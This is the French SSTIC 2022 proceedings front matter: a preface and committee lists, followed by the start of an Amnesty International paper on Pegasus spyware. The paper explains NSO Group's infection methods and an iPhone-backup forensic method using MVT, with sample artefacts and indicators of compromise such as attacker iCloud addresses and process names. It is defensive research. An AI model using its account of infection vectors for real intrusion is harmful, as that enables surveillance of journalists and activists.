SSTIC

Symposium sur la sécurité des technologies
de l'information et des communications

ISBN : 978-2-9551333-7-8

Préface

Voilà, ça devait arriver. Nous en sommes donc à la vingtième édition du SSTIC. Bien sûr, ce sentiment d'atteindre une étape est, au moins partiellement, dû au choix, il y a bien longtemps et par d'illustres inconnu·es influencé·es par le nombre de leurs extrémités digitales, du système décimal. Quoi qu'il en soit, avec vingt éditions vient le temps de la rétrospective.

Comme beaucoup de choses lorsqu'il s'agit du SSTIC, sa création commence un soir par une discussion animée entre collègues et néanmoins ami·es. Nous sommes le 24 septembre 2002, au Sous-Bock, et ceux que nous appelons désormais avec déférence *les fondateurs* débattent du manque d'opportunités en France d'échanger sur des sujets techniques entre expert·es de la sécurité des technologies de l'information et des communications. Sans doute enhardis par les quantités de potion de courage [1] ingurgitées, dont peut témoigner l'état de la table leur servant alors de support providentiel, ils décident de créer SSTIC.

Mais une conférence ne se résume pas à sa création. Au fil de son existence, le SSTIC a connu de nombreuses évolutions. S'il s'est toujours déroulé dans Rennes et sa périphérie proche, il aura successivement accueilli ses fidèles à Supélec, à l'ESAT (aujourd'hui l'École des Transmission), à l'Université de Rennes 1 dans l'Amphi Louis Antoine, puis à la Fac de Droit, et enfin (pour l'instant) au Couvent des Jacobins.[2] À part pour le premier déménagement, il s'est à chaque fois agi de pouvoir accueillir un public tous les ans plus nombreux. En remplaçant l'ESAT, Rennes 1, et plus précisément l'Amphi Louis Antoine, a permis que 450 personnes (et jamais plus que 450, jamais jamais, promis) puissent assister à la conférence. Pour autant, ces 450 places se sont, lors des dernières éditions accueillies à Rennes 1, fréquemment vendues en quelques minutes. Peu nombreuses, les minutes. Et petites. Face à la frustration et aux menaces, le SSTIC a donc migré dans un premier temps à la Fac de Droit, mais s'est encore une fois retrouvé à cour(t) de places. Le SSTIC s'est alors dirigé vers le Couvent des Jacobins, dès que celui-ci fut ouvert. Avec le Couvent vint le luxe de pouvoir acquérir sa place jusqu'aux derniers jours avant le début de la Conférence (majuscule méritée, de fait). Le luxe aussi

[1] Pour les plus aventureux, la recette de la potion de courage est très simple : à peu près n'importe quoi de liquide, et de l'alcool.

[2] Il ne vous aura pas échappé que SSTIC a survécu à deux des entités qui l'ont accueilli. Elles ont principalement changé de nom, mais quand même...

de pouvoir lever les bras sans éborgner sa voisine. Le luxe enfin de respirer un air comprenant environ 20% d'oxygène et 80% d'azote. Grosso modo.

Malgré l'euphorie du succès, il n'est pas une année où l'Organisation[3] ne s'est pas posée la question de l'année de trop : "Est-ce que les participant·es vont revenir ?" ; "À quoi sert encore le SSTIC ?" ; "Rennes dispose-t-elle de stocks de menhirs suffisants ?"... Lorsqu'on regarde le programme des premières années, force est de constater que le contenu a changé. La sécurité informatique aussi a changé. D'abord, comme nombre d'établissements de formation et d'enseignement supérieur, elle a changé de nom. Elle s'appelle désormais "cyber". Mais elle a surtout beaucoup évolué. Elle s'est spécialisée, segmentée. Qui peut encore aujourd'hui se prétendre "expert·e cyber généraliste" ? Chaque année, au SSTIC, nous assistons à des présentations pointues sur des sujets qui le sont tout autant. Oui, les présentations du SSTIC ont évolué, mais la sécurité de l'information et des communications aussi. Nous évoluons désormais dans un monde où le succès ou l'échec d'une attaque tient à un octet, un bit même. Dans un monde où le détail est aussi important que le tout.

Ce qui n'a pas changé, c'est le processus de sélection des articles et des présentations. Chaque soumission est revue par au moins quatre personnes qui ne sont pas en conflit d'intérêt avec les auteur·es. C'est aujourd'hui la meilleure manière que nous avons trouvée pour nous assurer que les présentations seront de qualité et que vous reviendrez, toutes et tous, chaque année si vous le pouvez.

L'autre manière de vous faire revenir : les interactions sociales. Qu'elles soient officielles ou officieuses, elles sont toujours informelles. Le SSTIC est déjà, en lui-même, une opportunité de rencontrer ses semblables. Lors du *social event* en particulier, chacun·e, et surtout les jeunes, a et doit avoir l'opportunité de s'inscrire dans la communauté et de rencontrer les personnes avec qui elle ou il pourra discuter sur IRC, ou sur Discord pour les plus modernes. Voire IRL, pour les plus intrépides.

Enfin, nous savons que ce qui nous fait toutes et tous revenir à SSTIC, ce sont les souvenirs que nous nous y sommes créés, et l'espoir d'en créer encore de plus beaux et de plus nombreux. Nous vous souhaitons à toutes et tous un excellent SSTIC 2022, propice à la création de nombreux et merveilleux souvenirs, et à toutes et tous, de nombreux autres SSTIC !

Bon symposium,
Le comité d'Organisation.

[3] Rappelons que l'Organisation, "O" majuscule mérité du fait de sa rectitude d'âme, est composée de bénévoles dont aucun·e, jusqu'à présent, n'est parti·e avec la caisse.

Comité d'organisation

Aurélien Bordes
Camille Mougey
Colas Le Guernic
Gabrielle Viala
Jean-Marie Borello
Nicolas Prigent
Olivier Courtay
Pierre Capillon
Raphaël Rigo
Sarah Zennou
Xavier Mehrenberger

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus – ANSSI – Ministère des Armées – Quarkslab – Thales

Comité de programme

Adrien Guinet	Quarkslab
Alexandre Gazet	Airbus
Anaïs Gantet	Airbus
Aurélien Bordes	
Camille Mougey	ANSSI
Clémentine Maurice	CNRS
Colas Le Guernic	Thales
Damien Cauquil	Quarkslab
David Berard	Synacktiv
Diane Dubois	Google
Gabrielle Viala	Quarkslab
Guillaume Valadon	Quarkslab
Jean-Baptiste Bédrune	Ledger
Jean-François Lalande	CentraleSupélec / Inria
Jean-Marie Borello	Thales
Juliette Chapalain	ANSSI
Marion Lafon	TEHTRIS
Mathieu Dechambe	
Nicolas Iooss	Ledger
Nicolas Prigent	Ministère des Armées
Olivier Courtay	
Pascal Malterre	CEA/DAM
Pierre Capillon	ANSSI
Pierre-Sébastien Bost	
Raphaël Rigo	
Renaud Dubourguais	Synacktiv
Ryad Benadjila	ANSSI
Sarah Zennou	Airbus
Xavier Mehrenberger	Airbus
Yoann Allain	DGA

Graphisme

Benjamin Morin

Table des matières

Conférences

Conférences

Smartphone et forensique : comment attraper Pégasus for fun and non-profit.

Étienne Maynier
etienne.maynier@amnesty.org

Amnesty International

1 Introduction

En juillet 2021, le projet Pégasus [15,32] a mis sur le devant de la scène les abus commis par 11 pays utilisant le logiciel-espion Pégasus vendu par la société israélienne NSO Group. Cette investigation a été menée par un consortium de 17 médias internationaux, coordonné par l'organisation Forbidden Stories et en collaboration avec le Security Lab d'Amnesty International. Sans rentrer dans le détail de chaque révélation, cet article propose de revenir sur l'histoire de NSO Group, le fonctionnement de Pégasus et de détailler la méthodologie forensique utilisée pour démontrer techniquement l'infection ou tentative d'infection d'un grand nombre de téléphones de défenseur·ses des droits humains.

2 Des attaques informatiques contre la société civile

Ces dernières années, les attaques informatiques contre les défenseur·ses des droits humains (appelés DDH par la suite) ainsi que les journalistes se sont multipliées [4], bien souvent avec les mêmes outils et techniques utilisées contre des gouvernements ou des entreprises. Par exemple, les attaques contre les ONG tibétaines en exil sont le cas le plus documenté depuis 2009, avec plus d'une dizaine de rapports décrivant l'évolution de ces attaques, certaines attribuées à des groupes bien connus dans l'industrie comme APT1 [20].

Dès 2012, il est apparu qu'un certain nombre d'états utilisaient les malwares développés par des entreprises commerciales, notamment les entreprises européennes Hacking Team et Gamma Group/Finfisher, pour cibler des DDH et journalistes (par exemple au Bahreïn [19] ou au Maroc [30]). Cette première génération d'entreprises a été à la tête de ce marché de la surveillance entre 2010 et 2015 vendant principalement des malwares pour Windows et Android. Les piratages de ces entreprises en 2014 et 2015 [33] ont permis de mettre en lumière l'ampleur des abus

rendus possibles par cette industrie, avec des clients dans plusieurs dizaines de pays. Même s'il a fallu attendre mars 2022 pour voir la fin de FinFisher [3], ces deux entreprises se sont effondrées suite à ces révélations, laissant une place à prendre.

En 2016, un premier rapport [21] a révélé l'existence de NSO Group, nouveau leader de ce marché avec un logiciel-espion appelé Pégasus permettant de pirater des téléphones portables. NSO Group s'est construit dans l'espace libre laissé par Hacking Team et FinFisher mais également sur la promesse de pouvoir pirater des iPhone à grand renfort de vulnérabilités 0-day, ce qui a su attirer des investisseurs, notamment européens et états-uniens. Cette seconde génération d'entreprises (basées principalement en Israël) a pu se développer de manière démesurée : avant les révélations du projet Pégasus, NSO Group comptait par exemple plus de 800 salarié·es et sa valeur était estimée à plus d'un milliard de dollars (à titre de comparaison, l'entreprise Hacking Team n'a jamais compté plus de 50 salarié·es).

3 NSO Group & Pégasus

Au sein d'Amnesty International, nous avons commencé à nous intéresser de près à NSO Group lorsqu'un membre du staff s'est fait attaquer par les outils de cette entreprise en juin 2018 [10]. Nous avons ensuite publié plusieurs rapports sur des attaques utilisant Pégasus contre des DDH au Maroc [11,12], puis au Mexique [31], avant de participer au projet Pégasus en 2021. Ces années de recherche nous ont donné une bonne vue d'ensemble du fonctionnement de Pégasus et notamment des moyens d'infection.

3.1 Fonctionnement

Un document commercial de NSO Group datant de 2012 [5] fournit encore à ce jour la meilleure vue d'ensemble des fonctionnalités de Pégasus. Pégasus est un malware commercial développé exclusivement pour smartphone et vendu officiellement à des fins de lutte contre le terrorisme. Il se base sur l'utilisation de vulnérabilités 0-day pour l'infection et l'élévation de privilège afin de s'installer au plus haut niveau de privilège du système, ce qui lui donne accès à toutes les données présentes sur le téléphone : SMS, appels, images mais également données d'applications chiffrées de bout en bout ainsi qu'à la caméra, au micro et à la puce GPS.

Il est malheureusement difficile de savoir à quoi ressemble Pégasus aujourd'hui car les derniers samples de Pégasus identifiés et analysés datent

de 2016 pour la version iOS [25] et de 2017 pour la version Android [26, 29]. Ceci est largement dû aux précautions prises par NSO Group pour éviter d'être découvert. Ainsi, ces anciennes versions surveillent l'état du téléphone et suppriment le malware si une tentative de jailbreak est découverte, ou si le malware ne peut pas communiquer avec les serveurs de Commande & Contrôle pendant un certain temps. Nous pensons également que les versions récentes de Pégasus n'ont pas de persistance sur le système et sont donc supprimées par un simple redémarrage du téléphone (les infections sans clics permettant de réinfecter le téléphone si besoin), rendant très difficile la récupération du logiciel lors d'une analyse.




Fig. 1. Infrastructure logicielle de Pégasus en 2012 (Source : NSO documentation [5])

Pégasus utilise un réseau de serveurs d'anonymisation (appelé par NSO Pegasus Anonymizing Transmission Network — PATN) entre les téléphones compromis et les serveurs de Commande & Contrôle ou les serveurs d'infection, permettant de masquer l'identité du client utilisant Pégasus. Au cours de nos recherches, nous avons développé des empreintes de ces serveurs d'anonymisation afin d'identifier et de relier les activités d'un grand nombre de domaines et serveurs, et ce pour plusieurs générations d'infrastructures de NSO. Une empreinte consiste à trouver un

set d'informations spécifiques à la configuration de ce serveur, et chercher d'autres serveurs partageant cette configuration. Par exemple, une des empreintes que nous avons développées reposait sur la liste d'algorithmes de chiffrement supportés par TLS (un fonctionnement assez proche de JARM). Cette liste de domaines et serveurs nous a ensuite permis d'attribuer ces attaques à l'infrastructure de Pégasus (voir [13] pour plus de détails).




Fig. 2. Evolution du nombre de domaines de l'infrastructure de Pégasus (source : rapport Amnesty [13])

Enfin, un backend est installé chez le client final de NSO, et permet de mener des attaques et de récolter les informations des téléphones compromis. Les informations accessibles par NSO Group sur les personnes ciblées par Pégasus est soumis à controverse : NSO Group prétend ne pas savoir qui est ciblé par ses clients car ces informations ne sont disponibles que sur les serveurs installés chez eux, mais a plusieurs fois nié que Pégasus avait été utilisé pour cibler certaines personnes. En particulier, NSO Group a publiquement nié le fait que Pégasus ait été utilisé pour cibler le journaliste Jamal Khashoggi et ses proches ; or, nous avons démontré durant le projet Pégasus que deux de ses proches avaient bien été ciblées avant et après son assassinat [27].

3.2 Modes d'infection

Attaques par SMS Jusqu'en 2019, la plupart des attaques de Pégasus identifiées reposaient sur l'envoi de liens par SMS. Un clic sur un de ces liens conduisait à l'exploitation du navigateur suivie d'une élévation de privilège afin d'installer Pégasus (seule une chaîne d'exploits de ce type a été identifiée par le Citizen Lab en 2016 [21]).




Fig. 3. Attaques par SMS contre le DDH marocain Maati Monjib (source : rapport Amnesty [11])

En termes de recherche, tous les rapports de cette période (par exemple au Mexique [22]) se sont basés sur la recherche de SMS malveillants et une attribution à l'infrastructure de Pégasus via une empreinte de celle-ci.

Vulnérabilités dans des applications Aux alentours de 2018/2019, NSO Group a commencé à déployer largement des techniques d'infection ne demandant pas d'interaction avec la personne ciblée (couramment appelées attaques 0-click). Ces attaques sont principalement basées sur des vulnérabilités logicielles dans des applications. En octobre 2019, WhatsApp a révélé que NSO Group avait utilisé une faille dans l'application (CVE-2019-3568) pour cibler 1400 personnes entre avril et mai 2019, notamment plus d'une centaine de DDH, avocat·es, universitaires et journalistes [6].

Lors de notre investigation, nous avons identifié des traces forensiques d'exploitation de différentes applications sur iPhone, principalement iMessage mais également Apple Photo et Apple Music [13]. Nous avons notamment identifié une vulnérabilité 0-day dans iMessage exploitée de début 2021 à juillet 2021 pendant notre investigation. Cette vulnérabilité que nous avons baptisée Mégalodon a également été identifiée par le Citizen

Lab (sous le nom FORCEDENTRY [23]) qui a trouvé des traces forensiques permettant à Apple de la corriger en septembre 2021 dans iOS 14.8 (CVE-2021-30860).

Injection de trafic Lors de nos recherches sur l'utilisation de Pégasus au Maroc, nous avons identifié deux cas d'attaques par injection de trafic [11, 12]. Par une analyse forensique des téléphones infectés, nous avons observé des redirections lors de la visite de certains sites en HTTP vers des domaines de l'infrastructure de Pégasus, suivies de traces d'infections par Pégasus.




Fig. 4. Attaques utilisant Pégasus au Maroc (source : rapport Amnesty [12])

Cette injection de trafic peut-être réalisée par deux moyens : soit en déployant un système d'injection de trafic sur le réseau marocain (ou à la

frontière entre le réseau marocain et les différents réseaux upstream), soit en utilisant un système de type IMSI Catcher. Les IMSI Catchers (parfois appelés Stingrays) sont des fausses antennes-relais mobiles permettant l'identification et parfois l'interception de trafic de téléphones mobiles dans une zone géographique précise. L'utilisation d'injection de trafic pour infecter un téléphone avec Pégasus a seulement été démontrée au Maroc, et nous ne savons pas si cette technique est ou a été utilisée par d'autres clients de NSO Group.

3.3 Impact de Pégasus

Il serait incomplet de ne voir le problème de la surveillance ciblée illégale que par le prisme d'une attaque contre la vie privée. Ces attaques se passent toujours dans un contexte extrêmement tendu en matière de droits humains, et s'ajoutent à tout un arsenal répressif utilisé contre celleux qui luttent pour les droits humains ou une presse indépendante. Ainsi, la première personne identifiée comme ayant été une cible de Pégasus, le militant émirati Ahmed Mansoor, est en prison depuis mars 2017 pour menace à l'ordre public malgré les demandes de libération faites par de nombreuses organisations. De même, beaucoup de journalistes ciblé·es par Pégasus font déjà leur travail dans des pays où la liberté de la presse est régulièrement attaquée, comme au Maroc, au Mexique ou en Inde. Enfin, il est tentant mais faux de considérer que ce problème ne touche que les « pays du sud », car nous savons maintenant que des journalistes, militant·es et opposant·es politiques ont été ciblé·es par Pégasus en France et en Europe (Hongrie, Pologne et Espagne notamment).

Si ces attaques représentent un problème grave en termes de liberté d'expression, il faut également bien comprendre les conséquences personnelles qu'elles ont pour les personnes ciblées. Se rendre compte qu'une partie intime de sa vie a été espionnée peut provoquer un choc psychologique important dont il peut être difficile de se remettre.

4 Faire de l'analyse forensique de smartphones

Du fait de l'évolution de ces attaques vers des attaques sans clic, nous avons dû développer une méthodologie d'analyse forensique pour identifier des traces de Pégasus sur smartphone.

L'analyse forensique de smartphones pose plus de problèmes techniques que l'analyse d'ordinateurs en raison de leur architecture plus fermée. Deux problèmes majeurs se sont posés à nous : d'une part, comment accéder à

des données utiles sur un smartphone ? Et, d'autre part, comment identifier des traces de Pégasus ?

L'accès aux données pose plus de problèmes qu'on ne le pense au premier abord. La situation idéale serait de pouvoir rooter ou jailbreaker un téléphone et récupérer les données afin de les analyser. Malheureusement, ces méthodes posent des risques de fiabilité (notamment sur Android), des risques en termes de dommages sur le téléphone (briquer un téléphone est peu courant, mais cela arrive), et enfin laissent des traces sur le téléphone qui peuvent le rendre moins sécurisé et moins utilisable (beaucoup d'applications — notamment bancaires — refusent de fonctionner sur un téléphone qui a été rooté ou jailbreaké). Il est donc difficile d'utiliser une technique aussi intrusive de manière systématique pour vérifier un grand nombre des téléphones de DDH.

Il faut donc regarder les autres types de données disponibles, et nous nous sommes notamment intéressés aux backups. Si cette fonctionnalité a été peu à peu abandonnée sous Android, elle est encore centrale sur les iPhone et les backups faits, par exemple, avec iTunes enregistrent beaucoup de données, y compris des informations spécifiques au fonctionnement du système.

La recherche de traces de Pégasus a nécessité un travail de fourmi en analysant un par un des fichiers système, la plupart du temps non documentés, au fur et à mesure que nous analysions des téléphones potentiellement piratés. La communauté forensique internationale se consacrant majoritairement à un travail de police cherchant à analyser les faits et gestes du propriétaire de l'iPhone, il existe en réalité peu de ressources sur la détection d'intrusions pour smartphone d'un point de vue forensique. Nous avons donc au fur et à mesure des cas, développé une nouvelle liste d'artefacts forensiques, en ayant parfois une compréhension partielle de certains champs ou fichiers générés par le système.

Si cette recherche a été fructueuse sur iPhone en se basant notamment sur les données nombreuses disponibles dans les backups, elle n'a malheureusement pas abouti sous Android et nous continuons à chercher une méthode aussi efficace pour ce système d'exploitation. La suite de cet article portera donc exclusivement sur l'analyse d'iPhone, même si le Mobile Verification Toolkit fournit tout de même des moyens d'analyse de téléphones Android (voir notamment [7, 8]).

5 Méthode d'analyse d'iPhone

Lors de la publication du projet Pégasus, nous avons publié une méthode décrivant comment nous avons pu traquer Pégasus sur plusieurs années [13], ainsi qu'un outil appelé le Mobile Verification Toolkit [16] (MVT pour les intimes).

Notre méthode d'analyse d'iPhone se déroule en quatre étapes :

— faire un backup chiffré du téléphone à l'aide d'iTunes ou de libimobiledevice [1]
— récupérer une partie des données de ce backup pour l'analyser
— déchiffrer le backup
— analyser les données avec le Mobile Verification Toolkit.

Si la méthodologie décrite ici correspond bien à celle utilisée pendant le projet Pégasus, plusieurs artefacts découverts depuis ont été ajoutés à cet article afin de fournir une méthodologie plus exhaustive.

5.1 Anatomie d'un backup

La recherche d'artefacts nous a tout d'abord demandé de comprendre la structure de fichiers d'un backup. Un backup est constitué de :

— un fichier *Info.plist* contenant des informations sur les applications installées
— un fichier *Manifest.plist* contenant des informations sur le backup, notamment les clés de chiffrement si celui-ci est chiffré
— un fichier *Status.plist* contenant des informations sur le backup lui-même (date, UUID)
— un fichier *Manifest.db* regroupant des informations sur la liste des fichiers présents sur le backup, notamment leur chemin et domaine
— un certain nombre de fichiers nommés par leur hash, et triés par dossiers nommés à partir des deux premiers caractères du hash. Par exemple, le fichier *DataUsage.sqlite* que nous verrons plus loin, a pour hash *0d609c54856a9bb2d56729df1d68f2958a88426b* et est donc stocké dans *0d/0d609c54856a9bb2d56729df1d68f2958a88426b*.

Un backup chiffré contient plus d'informations, notamment privées, comme les données de l'application WhatsApp.

5.2 Artefacts forensiques pour iOS

Une fois le format de ce backup analysé, nous avons pu petit à petit découvrir des artefacts utiles à la détection de logiciels malveillants sur le téléphone.

DataUsage.sqlite Le fichier *DataUsage.sqlite* présent dans le backup (id : *0d609c54856a9bb2d56729df1d68f2958a88426b*) est une base de données stockant des informations relatives à l'utilisation du réseau de données (2/3/4/5G) par application afin d'identifier des applications gourmandes en données communiquées. Il s'agit en réalité d'une mine d'or pour l'analyste, car il garde trace de tous les processus exécutés sur le téléphone depuis la dernière réinitialisation. Il est même restauré en cas de sauvegarde, ce qui nous a permis par exemple de trouver des traces d'infections sur des téléphones n'étant plus en possession de leur propriétaire.

Cette base de données SQLite a deux tables principales, une table *ZPROCESS* contenant des listes de processus avec leur domaine et leurs dates de premières et dernières utilisations. Une seconde table *ZLIVEUSAGE* contient la quantité de données utilisée, ainsi qu'une date d'utilisation.

Voici par exemple une entrée de DataUsage extraite par MVT :

```
    {
    "first_isodate": "2019-08-29 23:23:13.935593",
    "isodate": "2019-08-29 23:23:20.705853",
    "proc_name": "mDNSResponder/com.apple.AppStore",
    "bundle_id": "com.apple.AppStore",
    "proc_id": 38,
    "wifi_in": 0.0,
    "wifi_out": 0.0,
    "wwan_in": 437.0,
    "wwan_out": 138.0,
    "live_id": 7,
    "live_proc_id": 38,
    "live_isodate": "2019-08-29 23:23:13.933432"
},
```

Listing 1. Extrait d'un fichier DataUsage

Cette entrée nous indique que le 29 août 2019, le processus *mDNSResponder/com.apple.AppStore* qui appartient à l'application *com.apple.AppStore* a envoyé 138 octets de données et reçu 437 octets. Le *bundle_id* est important ici : il nous indique qu'il s'agit d'un processus appartenant à une application et non ayant des droits système élevés. Dans certains cas, un bug dans iOS fait que seuls les 8 premiers caractères du nom de processus sont enregistrés.

Au cours de notre enquête, nous avons identifié 75 processus [17] utilisés par différents composants de Pégasus, le plus souvent ayant des noms proches de processus système, comme par exemple *seraccountd* ou *rlaccountd*.

Nous avons également remarqué que certaines versions de Pégasus récentes suppriment leurs noms de processus de cette base de données.

Dans certains cas, cette suppression se fait de manière incomplète, seule l'entrée dans la table *ZPROCESS* est supprimée, laissant une entrée dans la table *ZLIVEUSAGE* orpheline. D'expérience, nous avons trouvés de très rares cas dans lesquels ce phénomène se produit sans infection de Pégasus (probablement en raison d'un bug lors d'une restauration de sauvegarde), il s'agit donc d'un indicateur important de la présence possible de Pégasus mais qui ne suffit pas à démontrer une infection.

Enfin, certaines versions de Pégasus suppriment correctement les processus en rapport avec Pégasus de ces deux tables. Néanmoins, les identifiants des entrées de la table étant incrémentaux, il est possible de voir qu'il y a eu des suppressions. On peut alors retrouver une période de temps d'exécution du processus supprimé entre la première date d'exécution du processus précédent et du suivant. Cet indicateur est utile mais cependant pas totalement fiable, car nous avons remarqué des processus légitimes supprimés automatiquement par le téléphone de manière assez régulière.

Manifest.db Comme nous l'avons vu précédemment, la base de données *Manifest.db* est un fichier central des backups, puisqu'il contient la liste des fichiers présents dans le backup. Mais il contient en réalité des informations extrêmement utiles à une analyse, notamment le domaine de création des fichiers, ainsi que les dates de création, modification et changement de statut.

C'est grâce à cet artefact que nous avons pu identifier la création de certains fichiers par Pégasus lors d'une infection, par exemple le fichier *Library/Preferences/com.apple.CrashReporter.plist* qui permet de désactiver l'envoi de rapports de crash à Apple, ou encore le fichier *Library/Preferences/roleaccountd.plist*. Dans les deux cas, ces fichiers sont créés en *RootDomain*, soit le niveau de privilège du système.

Voici un exemple de fichier créé par Pégasus et listé dans la base *Manifest.db* et extrait par MVT :

```
{
    "file_id": "6edc4862c937e60d235878f03a201e11de26b642",
    "domain": "RootDomain",
    "relative_path": "Library/Preferences/roleaccountd.plist",
    "flags": 1,
    "created": "2019-04-04 05:33:12.000000",
    "modified": "2019-04-04 05:33:12.000000",
    "status_changed": "2019-12-18 22:14:22.000000",
    "mode": "0o100600",
    "owner": 0,
    "size": 262
},
```

Listing 2. Extrait de données d'un fichier Manifest.db

IDStatusCache Le fichier IDStatusCache présent dans les backups (id *6b97989189901ceaa4e5be9b7f05fb584120e27b*) répertorie les recherches de comptes iCloud faites par des applications. Il enregistre par exemple lorsque iMessage vérifie qu'un numéro de téléphone est bien associé à un compte iCloud. Lors de notre enquête, nous avons découvert qu'il contenait des traces de recherches de comptes iCloud utilisés par NSO Group afin d'exploiter des vulnérabilités dans des applications.

Voici un exemple d'une entrée dans ce fichier extraite par MVT montrant une recherche de compte que nous attribuons à Pégasus quelques secondes avant l'exécution d'un processus lié à Pégasus (le package *com.apple.madrid* correspond à l'application iMessage) :

```
{
    "package": "com.apple.madrid",
    "user": "mailto:emmadavies8266@gmail.com",
    "isodate": "2019-09-10 06:09:04.634913",
    "idstatus": 1,
    "occurrences": 1
},
```

Dans certains cas, l'e-mail utilisé par Pégasus a deux caractères remplacés par l'octet 0, comme par exemple *e\x00\x00adavies8266@gmail.com* au lieu de *emmadavies8266@gmail.com*. Nous n'avons jamais observé de caractère nul dans des entrées légitimes, cette modification a pu venir soit d'une tentative d'obfuscation, soit d'un effet secondaire de l'exploitation.

Lors de notre enquête, nous avons remarqué que ces comptes iCloud (nous en avons listé 17 durant le projet Pégasus [17]) semblent être spécifiques à un client de NSO Group. Par exemple, nous n'avons vu l'adresse email *emmadavies8266@gmail.com* ci-dessus que sur les téléphones d'András Szabó et Szabolcs Panyi, deux journalistes hongrois (vous pouvez vous reporter à l'annexe B de notre méthodologie [13] pour plus d'informations).

Pour des raisons assez obscures, cet artefact a été supprimé des backups par Apple dans la version iOS 14.8, quelques semaines seulement après la publication du projet Pégasus, nous privant d'un artefact précieux lors de nos analyses.

OS Analytics AD Daily Un fichier nommé *com.apple.osanalytics.addaily.plist* contient une liste des processus lancés sur le téléphone ainsi que la quantité de données utilisée en Wifi et en Data. Découvert après la publication du projet Pégasus et disponible dans les backups (id *f65b5fafc69bbd3c60be019c6e938e146825fa83*), il constitue un artefact important pour compléter la liste des processus disponibles dans le fichier DataUsage. Seul bémol : il ne contient pas

d'information sur le bundle du processus permettant de déterminer si le processus était lancé en tant que système ou par une application.

```
{
    "package": "healthappd",
    "ts": "2021-03-24 12:00:38.452758",
    "wifi_in": 685214.0,
    "wifi_out": 221935.0,
    "wwan_in": 0.0,
    "wwan_out": 0.0
},
```

Listing 3. Exemple de données extraites de com.apple.osanalytics.addaily.plist

